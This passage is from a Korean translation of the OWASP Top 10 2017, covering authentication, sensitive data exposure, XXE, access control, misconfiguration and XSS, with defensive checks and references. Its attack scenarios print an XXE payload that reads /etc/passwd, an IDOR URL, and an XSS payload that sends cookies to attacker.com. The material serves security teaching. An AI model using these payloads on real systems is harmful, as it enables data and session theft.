- credential stuffing, brute force 공격, 기타 공격이 탐지되면 인증 실패를 기록하고 관리자에게 경고합니다.

공격 시나리오 예제

시나리오 #1: 자격증명Credential stuffing은 알려진 암호 목록 사용이 일반적인 공격입니다. 어플리케이션이 인증 시도 속도를 제한하지 않으면 어플리케이션을 암호 오라클로 사용하여 자격이 유효한지 확인할 수 있습니다.

시나리오 #2: 대부분의 인증 공격은 암호를 계속 사용하는 것이 유일한 요인으로 인해 발생합니다. 일단 모범 사례로 간주되면 비밀번호 사용주기 및 복잡성 요구 사항은 사용자가 취약한 비밀번호를 사용하고 재사용하도록 권장하므로 중요합니다. 조직에서는 NIST 800-63에 따라 이러한 툴을 중지하고 다중 요소 인증을 사용하는 것이 좋습니다.

시나리오 #3: 안전하지 않은 암호 저장(평문, 복호화할 수 있는 암호 및 약한 해시 암호가 있는 경우(예: salt사용 여부와 상관없이 MD5/ /SHA1 사용))로 인해 위반이 발생할 수 있습니다. 최근 몇몇 연구자들의 노력으로 긴 암호를 포함하여 3주 내에 3억 2천만 개의 암호가 깨졌습니다. 레인보우 테이블, 워드 리스트 등을 사용하지 못하도록 salt와 충분한 작업 요인으로 Argon2와 같은 최신 해시 알고리즘을 사용하십시오.

참조문서


OWASP

- OWASP Proactive Controls - Implement Identity and Authentication Controls
- OWASP ASVS - V2 Authentication
- OWASP ASVS - V3 Session Management
- OWASP Testing Guide: Identity and Authentication
- OWASP Authentication Cheat Sheet
- OWASP Credential Stuffing Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Session Management Cheat Sheet

외부문서

- NIST 800-63b 5.1.1 Memorized Secrets – for thorough, modern, evidence based advice on authentication.
- CWE-287: Improper Authentication
- CWE-384: Session Fixation

A3 :2017 민감정보 노출



심지어 익명의 공격자조차도 암호를 직접 깨지 않습니다. 키를 훔치거나, 중간자 공격(main-in-the-middle)을 하거나, 브라우저와 같은 사용자 클라이언트에서 서버에서 평문 데이터를 전송 중 훔칩니다. 일반적으로 수동 공격이 필요합니다.

지난 몇 년 동안 이 공격이 가장 흔한 공격이었습니다. 가장 일반적인 문제는 민감 정보를 암호화하지 않는 것입니다. 암호가 사용되는 경우 약한 키 생성 및 관리, 취약한 알고리즘 사용이 일반적으로 특히 약한 암호 해싱 기술입니다. 전송중인 데이터의 경우 서버 쪽 취약점은 주로 감지하기 쉽지만 나머지 데이터는 찾기가 어렵습니다. 둘다 매우 다양한 악용 가능성이 있습니다.

오류는 보호해야 할 모든 데이터를 자주 손상시킵니다. 일반적으로 이 정보에는 건강 기록, credential, 개인 정보, EU GDPR 또는 현지 개인 정보 보호법과 같은 법률 또는 규정에 정의된대로 보호해야 하는 신용 카드와 같은 민감한 개인식별정보(PII)가 포함됩니다.

민감정보 노출 취약점 확인

우선, 전송중인 데이터와 휴지중인 데이터의 보호 요구 사항을 결정해야 합니다. 예를 들어, 암호, 신용 카드 번호, 건강 기록 및 개인 정보는 EU 데이터 보호 규정(GDPR), 현지 개인 정보 보호 법률 또는 복습, 금융 데이터 보호 규정 및 PCI 데이터 보안 규정(PCI DSS) 또는 Portability Act(HIIPA)와 같은 건강 기록법을 준수해야합니다. 이러한 데이터는:

- 내부적으로 또는 외부적으로 평문으로 전송된 사이트의 데이터가 있습니까? 인터넷 트래픽은 특히 위험하지만 로드 밸런서에서 웹서버로, 웹 서버에서 백엔드 시스템으로는 문제가 될 수 있습니다.
- 백업을 포함한 민감정보는 평문으로 저장됩니까?
- 약한 암호화 알고리즘이 기본적으로 또는 오래된 코드에서 사용됩니까? (A6:2017 보안 설정 오류)
- 사용자의 기본 암호 키, 취약한 암호 키 생성 또는 재사용 또는 적절한 키 관리 또는 교체 누락이 있습니까?
- 암호화가 필수입니까? 예를 들어, 사용자 에이전트(브라우저) 보안 지시문이나 헤더가 누락 되었습니까?

ASVS areas Crypto (V7), Data Prot (V9) and SSL/TLS (V10)를 보십시오.

보안대책

다음을 수행하고 참조 자료를 보십시오.

- 시스템에서 처리, 저장 또는 전송한 데이터를 분류합니다. 분류에 따라 통제를 적용하십시오.
- 민감정보에 적용되는 개인 정보 보호 법률이나 규정을 검토하고 규제 요구 사항에 따라 보호하십시오.
- 민감정보를 불필요하게 저장하지 마십시오. 가능한 빨리 폐기하거나 PCI DSS 준수 토큰화 또는 폐기하십시오. 귀하가 보유하지 않은 데이터는 도난 당하지 않습니다.
- 모든 민감정보를 안전하게 암호화하십시오.
- TLS를 사용하는 것과 같이 전송중인 모든 데이터를 암호화하십시오. HTTP Strict Transport Security(HSTS)와 같은 지시문을 사용하여 시행하십시오.
- 최신 강력한 표준 알고리즘이나 암호, 파라미터, 프로토콜 및 키가 사용되고, 올바른 키관리가 이루어지고 있는지 확인하십시오. 암호화 모듈 사용을 고려하십시오.
- 암호가 Argon2, scrypt, bcrypt 및 PBKDF2와 같이 암호 보호에 적합한 강력한 알고리즘으로 저장되었는지 확인하십시오. 허용 가능한 한 작업 요소(지연 요소)를 높게 구성하십시오.
- 중요 데이터가 포함된 응답의 캐시를 사용하지 않습니다.
- 설정을 개별적으로 확인하십시오.

공격 시나리오 예제

시나리오 #1: 어플리케이션은 자동 데이터베이스 암호화를 사용하여 데이터베이스의 신용 카드 번호를 암호화합니다. 그러나 이 데이터는 검색될 때 자동으로 복호화되므로 SQL 인젝션 취약점으로 신용 카드 번호를 평문으로 검색할 수 있습니다.

시나리오 #2: 사이트는 모든 페이지에 대해 TLS를 필수적으로 사용하지 않거나 약한 암호화를 지원합니다. 공격자는 단순히 네트워크 트래픽을 모니터링하고 TLS (개방형 무선 네트워크)를 제거하거나 사용자의 세션 쿠키를 훔칩니다.

공격자는 이 쿠키를 재사용하고 사용자의 (인증된) 세션을 가로채어 사용자의 개인 정보에 접근하거나 수정합니다. 전송된 모든 데이터 (예. 송금받는 사람)도 변경할 수 있습니다.

시나리오 #3: 암호 데이터베이스 사용자는 모든 사람의 암호를 저장할 수 있는 솔트없는 해시입니다. 파일 업로드 취약점으로 공격자가 암호 데이터베이스를 검색할 수 있습니다. 모든 솔트없는 해시는 미리 계산된 해시의 레인보우 테이블로 노출될 수 있습니다.

참조문서


OWASP

- OWASP Proactive Controls - Protect Data
- OWASP Application Security Verification Standard (V7,9,10)
- OWASP Cheat Sheet - Transport Layer Protection
- OWASP Cheat Sheet - User Privacy Protection
- OWASP Cheat Sheet - Password Storage
- OWASP Cheat Sheet - Cryptographic Storage
- OWASP Security Headers Project
- OWASP Testing Guide - Testing for weak cryptography

외부문서

- CWE-359 Exposure of Private Information (Privacy Violation)
- CWE-220 Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-326: Weak Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information

A4 :2017 XML 외부 개체(XXE)



특정 App	공격가능성❷	보안분포❷	탐지용이성❸	기술❸	비지니스?
XML을 처리하는 웹 페이지 또는 웹 서비스, 특히 SOAP 웹 서비스에 접근할 수 있는 공격자. 침투테스터는 테스트된 XXE를 익스플로 잇할 수 있어야 합니다. DAST 툴은 이 이슈에 대해 익스플로잇 하기 위한 추가적인 설명이 필요합니다.		기본적으로 많이 오래된 XML 프로세서는 XML처리 중 참조되지 않고 평가되는 URI인 외부 개체의 지정을 허용합니다. SAST 툴은 종속성 및 구성을 검사하여 이 문제점을 발견할 수 있습니다.		이러한 취약점은 데이터를 추출하고, 서버에서 원격 요청을 실행하고, 내부 시스템을 검사하고, 서비스 거부(DoS) 공격 및 기타 공격을 수행하는 데 사용될 수 있습니다. 비즈니스 영향은 영향을 받는 모든 어플리케이션 및 데이터의 보호 요구 사항에 따라 달라집니다.	

XXS 취약점 확인

특히 XML기반 웹 서비스 또는 다운 스트림 통합은 다음과 같은 경우 공격에 취약할 수 있습니다.

- 어플리케이션은 특히 신뢰할 수 없는 출처에서 XML을 직접 또는 XML로 업로드하거나 XML 문서에 신뢰할 수 없는 데이터를 삽입한 다음 XML 프로세서에서 파싱합니다.
- 어플리케이션 또는 SOAP 기반 웹 서비스의 모든 XML 프로세서에는 Document Type Definitions(DTDs)가 활성화되어 있습니다. DTD처리를 비활성화하는 정확한 메커니즘은 프로세서에 따라 다르므로 OWASP XXE Prevention Cheat Sheet와 같은 문서를 참조하는 것이 좋습니다.
- 어플리케이션이 버전 1.2 이전의 SOAP을 사용하는 경우 XML 개체가 SOAP 프레임 워크로 전달되는 경우 XXE 공격을 받기 쉽습니다.
- SAST 툴은 소스 코드에서 XXE를 감지하는 데 도움이 될 수 있지만 수동 코드 리뷰는 여러 통합이 포함된 크고 복잡한 어플리케이션에서 가장 좋은 대안입니다.
- XXE 공격에 취약한 것은 Billion laughs 서비스 거부 공격에 취약하다는 것을 의미합니다.

보안대책

XXE를 완전히 식별하고 완화하려면 개발자 교육이 필수적입니다. 그 외에도 XXE를 방지하려면 다음이 필요합니다.

- OWASP XXE Prevention Cheat Sheet를 사용하여 어플리케이션의 모든 XML파서에서 XML 외부 개체 및 DTD 처리를 비활성화합니다.
- XML문서, 헤더 또는 노드 내에서 악성 데이터를 예방하려면 긍정적인("화이트 리스팅") 입력 유효성 검사, 필터링 또는 세니타이징 처리를 구현하십시오.
- XML 또는 XSL 파일 업로드 기능이 XSD 유효성 검사 또는 이와 유사한 방법을 사용하여 들어오는 XML의 유효성을 검사하는지 확인합니다.
- 어플리케이션 또는 기본 운영 체제에서 사용중인 모든 최신 XML 프로세서 및 라이브러리를 패치하거나 업그레이드하십시오. 종속성 검사기를 사용하면 앱 뿐만 아니라 다운 스트림 통합에서 필요한 라이브러리 및 컴포넌트의 위험을 관리하는 데 중요합니다.
- SOAP를 최신 버전으로 업그레이드하십시오.
- 이러한 통제가 불가능한 경우 가상 패치, API 보안 게이트웨이 또는 WAF를 사용하여 XXE 공격을 감지, 모니터링 및 차단하는 것을 고려하십시오.

공격 시나리오 예제

임베디드 장치를 공격하는 것을 포함하여 수많은 공개 XXE 문제가 발견되었습니다. XXE는 중첩된 종속성을 포함하여 많은 예기치 않은 장소에서 발생합니다. 허용되는 경우 가장 쉬운 방법은 악성 XML 파일을 업로드하는 것입니다.

시나리오 #1: 공격자가 서버에서 데이터를 추출하려고 시도합니다.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

시나리오 #2: 공격자는 위의 ENTITY행을 다음과 같이 변경하여 서버의 개인 네트워크를 검사합니다.

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

시나리오 #3: 공격자는 잠재적으로 종료가 없는(endless) 파일을 포함시켜 서비스 거부 공격을 시도합니다.

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

참조문서


OWASP

- OWASP Application Security Verification Standard
- OWASP Testing Guide - Testing for XML Injection
- OWASP XXE Vulnerability
- OWASP XXE Prevention Cheat Sheet
- OWASP XML Security Cheat Sheet

외부문서

- CWE-611 Improper Restriction of XXE
- Billion Laughs Attack

A5 :2017 취약한 접근 통제



특정 App	공격가능성❷	보안분포❷	탐지용이성 ❷	기술❸	비지니스?
접근 통제의 익스플로잇은 침투 테스터의 핵심 기술입니다. SAST 및 DAST 툴은 접근 제어의 부재를 감지할 수 있지만 작동 여부를 확인할 수는 없습니다. 접근 제어는 수동 방법을 사용하거나 특정 프레임 워크에서 접근 제어가 없는 경우 자동화를 통해 감지할 수 있습니다		접근 제어 취약점은 자동화된 탐지 기능이 부족하고 어플리케이션 개발자가 효과적인 기능 테스트를 수행하지 못하기 때문에 일반적입니다. 접근 제어 탐지는 일반적으로 자동화된 정적 또는 동적 테스트에 적합하지 않습니다.		기술은 익명의 공격자가 사용자 또는 관리자, 권한이 있는 기능을 사용하는 사용자 또는 모든 레코드를 생성, 접근, 업데이트 또는 삭제하는 데 영향을 미칩니다.	

접근 통제 취약점 확인

접근 통제는 사용자가 의도된 사용 권한을 벗어나 행동할 수 없도록 정책을 시행합니다. 실패는 일반적으로 모든 데이터의 허가되지 않은 정보 유출, 수정 또는 파괴를 초래하거나 사용자의 한계를 벗어난 비즈니스 문제를 야기합니다. 일반적인 접근 통제 취약점은 다음과 같습니다.

- URL, 내부 앱 상태 또는 HTML 페이지를 수정하거나 사용자 정의 API 공격 도구를 사용하여 접근 통제 검사를 우회합니다.
- 기본 키가 다른 사용자의 기록을 변경하거나 다른 사람의 계정을 보거나 수정하는 것을 허용합니다.
- 권한 상승. 로그인하지 않고 사용자로 활동하거나 사용자로 로그인할 때 관리자로 활동합니다.
- JWT 접근 통제 토큰 또는 권한 상승을 위해 조작된 쿠키 또는 히든 필드를 사용하여 재사용 또는 조작하는 것과 같은 메타 데이터 조작.
- CORS의 잘못된 설정은 권한이 없는 API 접근이 허용됩니다.
- 인증되지 않은 사용자 또는 POST, PUT 및 DELETE에 대한 접근 통제를 적용하지 않는 표준 사용자 또는 API로 권한있는 페이지로 인증된 페이지를 강제로 탐색합니다.

보안대책

접근 통제는 공격자가 접근 통제 검사 또는 메타 데이터를 수정할 수 없는 신뢰할 수 있는 서버 측 코드 또는 서버가 없는 API에 적용될 경우에만 효과적입니다.

- 공공 리소스를 제외하고 기본적으로 deny로 설정합니다.
- 접근 통제 메커니즘을 처음 구현하고 어플리케이션 전체에서 재사용하십시오.
- 모델 접근 통제는 사용자가 레코드를 작성, 읽기, 업데이트 또는 삭제를 수락하기보다는 레코드 소유권을 제거해야 합니다.
- 도메인 접근 통제는 각 어플리케이션마다 고유하지만 비즈니스 모델은 도메인 모델에 의해 엄격하게 적용되어야 합니다.
- 웹 서버 디렉토리 리스팅을 사용 중지하고 웹 루트에 파일 메타 데이터(예: .git)가 없도록 하십시오.
- 로그 접근 통제 패, 적절한 경우 관리자에게 경고(예: 반복 실패)
- 속도 제한 API 및 컨트롤러 액세스로 자동화된 공격 툴로 인한 피해 최소화

개발자 및 QA는 기능적 접근 통제 장치 및 통합 테스트를 포함해야 합니다.

공격 시나리오 예제

시나리오 #1: 어플리케이션은 계정 정보에 접근하는 SQL call에서 확인되지 않은 데이터를 사용합니다.

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

공격자는 브라우저의 'acct' 파라미터를 수정하여 원하는 계정 번호를 보내면 됩니다. 적절히 확인되면 공격자는 모든 사용자의 계정에 접근할 수 있습니다.

```
http://example.com/app/accountInfo?acct=notmyacct
```

시나리오 #2: 공격자는 단순히 타겟 URL로 탐색합니다. 관리자 권한은 관리자 페이지에 접근하는 데 필요합니다.

```
http://example.com/app/getappInfo http://example.com/app/admin_getappInfo
```

인증되지 않은 사용자가 어느 페이지에 접근할 수 있는 경우 취약점입니다. 비관리자가 관리자 페이지에 접근할 수 있는 경우 또한 취약점입니다.

참조문서


OWASP

- OWASP Proactive Controls - Access Controls
- OWASP Application Security Verification Standard - V4 Access Control
- OWASP Testing Guide - Access Control
- OWASP Cheat Sheet - Access Control

외부문서

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-284: Improper Access Control (Authorization)
- CWE-285: Improper Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html

A6 :2017 보안 설정 오류



특정 App	공격가능성❸	보안분포❸	탐지용이성❸	기술❷	비지니스?
심지어 익명의 공격자는 기본 계정, 사용되지 않은 페이지, 패치되지 않은 취약점, 보호되지 않은 파일 및 디렉터리 등 접근하여 시스템에 대한 무단 접근 또는 정보를 얻을 수 있습니다.		보안 구성 오류는 플랫폼, 웹 서버, 어플리케이션 서버, 데이터베이스, 프레임 워크 및 사용자 지정 코드를 비롯한 어플리케이션 스택의 모든 수준에서 발생할 수 있습니다. 자동 스캐너는 잘못된 구성, 기본 계정 구성 사용, 불필요한 서비스, 레거시 옵션 등을 탐지하는 데 유용합니다.		이러한 취약점으로 인해 공격자는 종종 일부 시스템 데이터 또는 기능에 대한 무단 접근을 허용합니다. 때때로 이러한 취약점으로 인해 시스템이 완전히 손상될 수 있습니다. 비즈니스 영향은 어플리케이션 및 데이터의 보호 요구에 따라 달라집니다.	

보안 설정 오류 취약점 확인

어플리케이션 스택의 모든 부분에서 적절한 보안 강화 기능이 누락되었습니까? 다음 사항을 확인하세요.

- 불필요한 기능(예: 포트, 서비스, 페이지, 계정, 권한)을 활성화하거나 설치했습니까?
- 기본 계정과 암호는 계속 사용 가능하고 변경되지 않습니까?
- 오류 처리가 스택 추적 또는 기타 지나치게 자세한 정보가 있는 오류 메시지를 사용자에게 표시합니까?
- 업데이트된 소프트웨어로 오래된 설정을 사용하고 있습니까? 오래된 버전의 백워드 호환성을 계속 지원합니까?
- 어플리케이션 서버, 어플리케이션 프레임 워크(예 : Struts, Spring, ASP.NET), 라이브러리, 데이터베이스 등의 보안 설정이 보안값으로 설정되어 있지 않습니까?
- 웹 어플리케이션의 경우 서버가 보안 지시문을 클라이언트 에이전트(예: HSTS)로 보내지 않거나 보안값을 설정하지 않았습니까?
- 어떤 소프트웨어가 오래된 버전입니까?(A9:2017–알려진 취약점이 있는 컴포넌트 사용을 참고)

통합되고 반복가능한 어플리케이션 보안 구성 프로세스가 없으면 시스템의 위험이 더 커집니다.

보안대책

기본 권고 사항은 다음을 모두 성립시키는 것입니다.

- 다른 환경으로 전환이 빠르고 쉽고, 적절히 제재가 되어 있는 반복 가능한 훌륭한 프로세스.
  개발, QA 및 프로덕션 환경은 모두 동일하게 구성되어야 합니다 (각 환경에서 사용되는 서로 다른 credential 사용). 이 프로세스는 자동화되어 새로운 보안 환경을 설정하는 데 필요한 요소를 최소화해야 합니다.
- 불필요한 기능, 컴포넌트, 문서 및 샘플을 제거하거나 설치하지 마십시오. 사용하지 않는 의존성 및 프레임 워크를 제거하십시오.
- 배포된 모든 환경에 적시에 모든 업데이트 및 패치를 분류 및 배포하는 프로세스입니다. 이 프로세스에는 모든 프레임 워크, 종속성, 컴포넌트 및 라이브러리가 포함되어야 합니다. (A9:2017–알려진 취약점이 있는 컴포넌트 사용을 참고)
- 세분화, 컨테이너화 또는 클라우드 보안 그룹(ACL)을 통해 컴포넌트 간의 효과적이고 안전한 분리를 제공하는 강력한 어플리케이션 아키텍처입니다.
- 모든 환경에서 구성 및 설정의 효율성을 확인하는 자동화된 프로세스입니다.

공격 시나리오 예제

시나리오 #1: 앱 서버 관리 콘솔은 자동으로 설치되며 제거되지 않습니다. 기본 계정은 변경되지 않습니다. 공격자는 표준 관리자 페이지가 서버에 있음을 발견하고 기본 비밀번호로 로그인한 다음 작업을 수행합니다.

시나리오 #2: 서버에서 디렉터리 리스팅을 사용할 수 없습니다. 공격자는 디렉터리를 나열하여 파일을 찾을 수 있습니다. 공격자는 컴파일된 Java 클래스를 찾아서 다운로드하여 디컴파일하고 리버스 엔지니어링하여 사용자 정의 코드를 얻습니다.

시나리오 #3: 어플리케이션 서버 구성을 사용하면 스택 추적을 사용자에게 반환할 수 있으므로 취약한 프레임 워크 버전과 같은 잠재적인 취약점이 노출될 수 있습니다.

시나리도 #4: App 서버에는 프로덕션 서버에서 제거되지 않은 샘플 앱이 함께 제공됩니다. 이 샘플 어플리케이션은 공격자가 서버를 손상시키는 데 사용하는 보안 취약점을 알고 있습니다.

시나리오 #5: 기본 구성이나 복사된 이전 컴포넌트는 공격자 나 멀웨어에 의해 악용될 수 있는 오래된 취약한 프로토콜 버전 또는 옵션을 활성화합니다.

참조문서

OWASP


- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes

이 분야의 추가 정보는 ASVS requirements areas for Security Configuration (V11 and V19)를 참고하세요.

외부문서

- NIST Guide to General Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 :2017 크로스 사이트 스크립팅(XSS) 14



특정 App	공격가능성❸	보안분포❸	탐지용이성❸	기술❷	비지니스?
자동화된 툴은 세 가지 형태의 XSS를 모두 탐지하여 익스플로잇 할 수 있으며 무료로 사용할 수 있는 개발 프레임 워크가 있습니다.		XSS는 OWASP Top 10에서 두 번째로 많이 발생하는 문제이며 모든 어플리케이션의 약 2/3에서 발견됩니다. 자동화 툴은 PHP, J2EE/JSP 및 ASP.NET과 같은 고급 기술에서 자동으로 일부 XSS 문제를 찾을 수 있습니다.		XSS는 OWASP Top 10에서 두 번째로 많이 발생하는 문제이며 모든 어플리케이션의 약 2/3에서 발견됩니다	

XXS 취약점 확인

3가지 유형의 XSS는 일반적으로 사용자의 브라우저 대상으로 합니다.

Reflected XSS: 앱 또는 API에 HTML 출력의 일부로 유효성이 검증되지 않은 유효하지 않은 사용자 입력이 포함되거나 Content Security Policy(CSP) 헤더가 없습니다. 공격이 성공하면 공격자는 희생자의 브라우저에서 임의의 HTML과 JavaScript를 실행할 수 있습니다. 일반적으로 사용자는 watering hole 공격, 악성 코드 등과 같이 링크 또는 다른 공격자 제어 페이지와 상호 작용해야 합니다.

Stored XSS: 앱이나 API는 나중에 다른 사용자나 관리자가 볼 수 있는 초기화되지 않은 사용자 입력을 저장합니다. 저장된 XSS는 종종 위험이 높거나 위험한 것으로 간주됩니다.

DOM XSS: 공격자가 제어 할 수 있는 데이터를 페이지에 동적으로 포함시키는 JavaScript 프레임 워크, 단일 페이지 어플리케이션 및 API는 DOM XSS에 취약합니다. 이상적으로는 공격자가 제어할 수 있는 데이터를 안전하지 않은 JavaScript API로 보내는 것을 피할 수 있습니다.

일반적인 XSS 공격에는 세션 도용, 계정 인계, MFA 우회, DIV 대체 또는 디페이스(예: 트로이 로그인 DIV), 악성 소프트웨어 다운로드, 키로깅 및 기타 클라이언트 측 공격과 같은 사용자 브라우저에 대한 공격이 포함됩니다.

보안대책

XSS를 보안하려면 신뢰할 수 없는 데이터를 액티브 브라우저 컨텐츠와 분리해야 합니다.

- Ruby 3.0이나 React JS와 같이 XSS를 위해 자동으로 이스케이핑 되는 보다 안전한 프레임 워크를 사용하십시오.
- HTML 출력(body, atrribute, JavaScript, CSS 또는 URL)의 컨텍스트를 기반으로 신뢰할 수 없는 HTTP 요청 데이터를 이스케이프하면 Reflected 및 Stored XSS 취약점이 해결됩니다. OWASP XSS Prevention Cheat Sheet에는 필요한 데이터 이스케이프 기술에 대한 세부 정보가 있습니다.
- 클라이언트 측의 브라우저 문서를 수정할 때 상황에 맞는 인코딩을 적용하면 DOM XSS에 대해 작동합니다. 이를 예방할 수 없는 경우 OWASP DOM based XSS Prevention Cheat Sheet에 설명된 브라우저 민감도 이스케이프 기술을 브라우저 API에 적용할 수 있습니다.
- Content Security Policy(CSP)를 사용하면 XSS에 대한 통제를 심층적으로 보안할 수 있습니다. 경로 탐색 덮어쓰기나 콘텐츠 소스와 같은 컨텐츠 딜리버리 또는 로컬 라이브러리 같은 허용된 소스의 취약한 라이브러리와 같은 로컬 파일 포함을 통해 악성 코드를 배치 할 수 있는 다른 취약점이 없다고 가정합니다.

공격 시나리오 예제

이 어플리케이션은 유효성 검사 또는 이스케이프 처리없이 다음 HTML 스니펫 생성 시 신뢰할 수 없는 데이터를 사용합니다.

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

공격자는 브라우저에서 'CC' 파라미터를 다음과 같이 수정합니다

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'.
```

이 공격으로 인해 피해자의 세션 ID가 공격자의 웹 사이트로 전송되어 공격자가 사용자의 현재 세션을 가로챌 수 있습니다.

공격자는 XSS를 사용하여 어플리케이션이 사용하는 자동화된 CSRF 방어를 무력화할 수 있습니다. CSRF에 대한 정보는 2013-A8을 참조하십시오.

참조문서

OWASP


보다 완벽한 요구 사항 세트를 얻으려면, ASVS areas Cryptography (V7), Data Protection (V9) and Communications Security (V10) 참고하세요.

- OWASP Proactive Controls - #3 Encode Data
- OWASP Proactive Controls - #4 Validate Data
- OWASP Application Security Verification Standard - V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
